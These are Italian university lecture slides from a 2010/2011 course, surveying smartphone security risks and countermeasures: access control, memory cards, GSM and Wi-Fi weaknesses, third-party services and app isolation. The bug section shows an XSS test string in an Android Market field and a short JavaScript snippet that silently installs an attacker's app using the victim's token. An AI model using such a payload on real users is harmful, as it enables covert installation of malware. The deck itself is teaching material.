

A faded background image of President Barack Obama sitting in the back of a car, holding a mobile phone to his ear.

# Sicurezza in Smartphone e Mobile OS

“Presidente Obama, ha dimenticato il suo BlackBerry!”

Claudio Tanci, Riccardo M. Cefalà

Università degli Studi di Perugia  
Laurea Magistrale in Informatica

AA 2010/2011

Corso di Sicurezza Informatica

Prof. Stefano Bistarelli

# Overview

## ① Introduzione

## ② Analisi dei Rischi

- Accesso fisico

- Connettività e Reti

- Terze Parti

- Applicazioni

## ③ Conclusioni

# Overview

## ① Introduzione

## ② Analisi dei Rischi

Accesso fisico

Connettività e Reti

Terze Parti

Applicazioni

## ③ Conclusioni

# Smartphones - Definizione

Telefoni mobili con elevate capacità di calcolo.




Funzioni possibili esclusivamente solo su PDA e PC.

Contenuti multimediali, pubblici, personali e aziendali.

# Smartphones - Diffusione

Perché parlare di Telefoni in un corso di Sicurezza Informatica?



## Smartphone - Aspetti di Sicurezza

Gli smartphone presentano caratteristiche diverse rispetto ai computer tradizionali.

Non tutte le considerazioni tradizionalmente valide sono immediatamente applicabili.

## Smartphone - Aspetti



Un computer per **molte** utenti

- Sistemi Time Sharing/Batch
- Amministrazione centralizzata

# Smartphone - Aspetti



**Molti** computer per **un** utente

- Ruolo della comunicazione dell'informazione.
- Più soggetti a determinate tipologie d'attacco.



# Overview

## ① Introduzione

## ② Analisi dei Rischi

- Accesso fisico

- Connettività e Reti

- Terze Parti

- Applicazioni

## ③ Conclusioni

# Smartphones - Vulnerabilità

Rischi dovuti a Fattori umani:

- Se i PC sono Personal, gli Smartphone sono Intimate.
- Confine tra uso privato ed aziendale.

Accesso Fisico

Connettività e Reti

Terze Parti

Applicazioni

## Vulnerabilità - Accesso Fisico

Furto, Smarrimento o Incuria

Nel 2009, in soli 6 mesi più di **31.000** Smartphone sono stati abbandonati nei Taxi di New York City(*CIO.com*)

Esistono contromisure più o meno efficaci per limitare l'accesso fisico ad uno smartphone.

## Smartphones - Controllo d'Accesso


Funzioni di bloccaggio/sbloccaggio del dispositivo basate su segreto:

- Personal Identification Number (PIN)
- Password (es. Windows Phone 7)
- Sequenza di tocchi sul display (es. Android)

Accesso a funzioni di comunicazione gestite da scheda Subscriber Identity Module (SIM) attraverso un secondo PIN

Contromisure potrebbero essere efficaci **solo** contro accessi non autorizzati occasionali.

## Smartphones - Controllo d'Accesso



## Smartphone - Controllo d'Accesso

Controllo d'accesso obbligatorio su Terminali tradizionali in luoghi pubblici (Uffici, Università)

Tuttavia, negli smartphone, solo il **18%** degli utenti impiega queste contromisure

## Vulnerabilità - Memorie Espandibili

Molti smartphone consentono l'espandibilità della memoria interna tramite schede di memoria (Tipicamente **MicroSD**)



Possono conservare molte informazioni spesso sensibili con diversi gradi di **coscienza** e **controllo** da parte dell'utente

## Vulnerabilità - Memorie Espandibili

Filesystem semplici, senza controllo di permessi (Tipicamente VFAT).

Estratte dal dispositivo possono essere accedute da qualunque altro sia in lettura che in scrittura.

Ciò rappresenta un pericolo sia per la Confidenzialità che per l'Integrità.



## Vulnerabilità - Memorie Espandibili

Ad esempio, alcune applicazioni browser web consentono di conservare cronologia e segnalibri su memoria esterna.

L'alterazione di questi contenuti può essere usata per indurre l'utente a visitare pagine web contraffatte (Phishing) tramite mezzi che reputa affidabili.

## Contromisure - Memorie Espandibili

Crittografia, Intrusion Detection Systems (IDS)

Windows Phone 7 utilizza un filesystem proprietario e genera una chiave che lega permanentemente la scheda allo smartphone.

IDS difficile da implementare: limitazioni hardware (batteria, prestazioni, ecc.)

## Vulnerabilità - Connettività e Reti

Caratteristica principale degli smartphone è l'elevata connettività.

Esposizione a rischi da remoto.

Tipologie:

- **WWAN** (GSM: GPRS, UMTS)
- **WLAN** (Wi-Fi, IEEE 802.11a/b/g/n)
- **WPAN** (Bluetooth, IrDA)

## Vulnerabilità - WWAN

Accesso a voce e dati (Internet) su scala geografica ed in mobilità. **1.5 Miliardi** di utenti.



Autenticazione basata su SIM:

- International Mobile Subscriber Identity (IMSI)
- Chiave a 128-bit

Classico schema di autenticazione con challenge.

## Vulnerabilità - WWAN

Il traffico su GSM e UMTS è criptato con algoritmi che impiegano cifrari a flusso o a blocchi (A5/1 e A5/3).


Hanno dimostrato vulnerabilità:

- A5/1 non più segreto (reverse-engineered nel '99)
- Molta ricerca: tecniche d'attacco migliorate nel tempo.

Attacchi dipendono da capacità economiche e tecniche ma non impossibili.

# Vulnerabilità - WLAN

Tecnologia molto diffusa in ambiti domestici ed enterprise



## Vulnerabilità - WLAN

Mezzo trasmissivo condiviso: crittografia necessaria per garanzia di confidenzialità e controllo d'accesso.

Tuttavia:

- sempre più comune entrare in contatto con reti non adeguatamente protette o deliberatamente maliziose (es. **unipg**).
- Algoritmi crittografici (WEP, WPA) agirabili in ore con programmi di pubblico dominio!
- Attacchi tipici di reti Ethernet e TCP/IP (DHCP e ARP spoofing, DoS, Attacchi a livello Applicazione).

## Contromisure - WLAN


Autenticazione avanzata (RADIUS, Certificati) e WPA2

Firewall (implementazioni attuali limitate)

Crittografia a livelli superiori (VPN, SSL, BlackBerry Enterprise Service)



## Contromisure - WLAN



## Vulnerabilità - Terze Parti

Necessità di utilizzare servizi offerti da Terze Parti



Fiducia

## Vulnerabilità - Terze Parti

Preoccupazioni per confidenzialità, integrità e disponibilità.

Recenti casi reali:

- Spyware Emirati Arabi Uniti su BlackBerry (Agosto 2010)
- Down di GMail e Aruba (Settembre 2009 e Aprile 2011)
- Compromissione Playstation Network (Aprile 2011)

# Vulnerabilità - Applicazioni



Per tutto c'è un App®

# Vulnerabilità - Applicazioni

Malware

Bug

Leaking

## Applicazioni - Malware

**Malicious software** con lo scopo di danneggiare servizi, privacy e risorse in modo abusivo

Danno economico immediato derivante da utilizzo servizi a costo (Telefonate, SMS)

Possibile diffusione virale e compromissione di dispositivi connessi.

Attualmente poco malware per Smartphone (risorse hardware limitate, piattaforme molto nuove)

## Applicazioni - Bug


Errori in programmi che producono comportamenti o risultati inaspettati.

Esempio: Bug del Market di Android on Line che permette il Cross Site Scripting (XSS)

Title (en)	<input type="text" value="testapptestapp"/> 14 characters (30 max)
Description (en)	<div><div>&lt;script&gt;alert ('<u>xss</u>');&lt;/script&gt;</div><div>30 characters (4000 max)</div></div>




## Applicazioni - Bug



```
/* silently install malicious app to victim phone */  
$.post('/install', {  
    id: 'com.attacker.maliciousapp',  
    device: initProps['selectedDeviceId'],  
    token: initProps['token'],  
    xhr: '1' }, function(data) {  
});
```

## Applicazioni - Leaking



## Applicazioni - Contromisure

Applicazioni di terzi non completamente affidabili.

**Isolamento:** difesa in profondità contro interferenze tra applicazioni.

Meccanismi:

- Macchine virtuali
- Permessi e Capabilities
- Canali di comunicazione ben definiti (Incapsulamento)

# Applicazioni - Macchine Virtuali

Sandbox naturali per le applicazioni.

Evitano alcune classi di bug (Buffer Overflow)



## Applicazioni - Permessi

Permessi: usati tipicamente per l'accesso al Filesystem basati su utenti e gruppi adattati per le applicazioni.


UID e GID diversi per ogni Applicazione (Android e Windows Phone)

Capabilities: API per l'accesso a servizi di sistema e funzioni.  
Più controllo al programmatore

# Applicazioni - Capabilities

Dichiarate dal programmatore

Controllo al momento dell'installazione



## Applicazioni - Canali di comunicazione

Astrazione per canali di comunicazioni ben definite in API.

Aree condivise (come le SD) devono essere gestite dal programmatore.

## Applicazioni - Integrità

L'origine delle applicazioni è controllata con policies diverse da piattaforma a piattaforma.

Unica Fonte (Market, App Store®): Identity check, validazione, comunicazione tempestiva di aggiornamenti.

Firma digitale garantisce non alterazione del codice e identità della fonte.

Fonti Multiple: fiducia riposta nella reputazione del programmatore



## Applicazioni - Integrità

E se non bastasse? Applicazioni con bug o contro le policies possono comunque finire sui dispositivi!

Antivirus (Scarse risorse, analisi remota?)

Kill switch: disinstallazione da remoto dell'applicazione

Black list e rimozione dal Market

Wipe remoto del dispositivo (Black Berry)

# Overview

## ① Introduzione

## ② Analisi dei Rischi

Accesso fisico

Connettività e Reti

Terze Parti

Applicazioni

## ③ Conclusioni

## Conclusioni

Smartphone sono soggetti ad una vasta gamma di pericoli di sicurezza spesso sottovalutati.


Sistemi Operativi e Policies esistono ma. . .

. . . in alcuni casi possono non essere sufficienti.

Molta attenzione è richiesta all'utente che è "amministratore" del dispositivo.

Tuttavia alcune vulnerabilità dipendono dalle infrastrutture e da terze parti.

E' verosimile che all'evoluzione degli smartphone seguirà un'evoluzione di software, policies e meccanismi di sicurezza.

A photograph of Barack Obama sitting on a chair, smiling, and talking on a mobile phone. He is wearing a light blue button-down shirt and dark blue trousers. The background is slightly blurred, showing what appears to be an office or public space with some equipment and a person's head in the foreground.

Grazie per l'attenzione!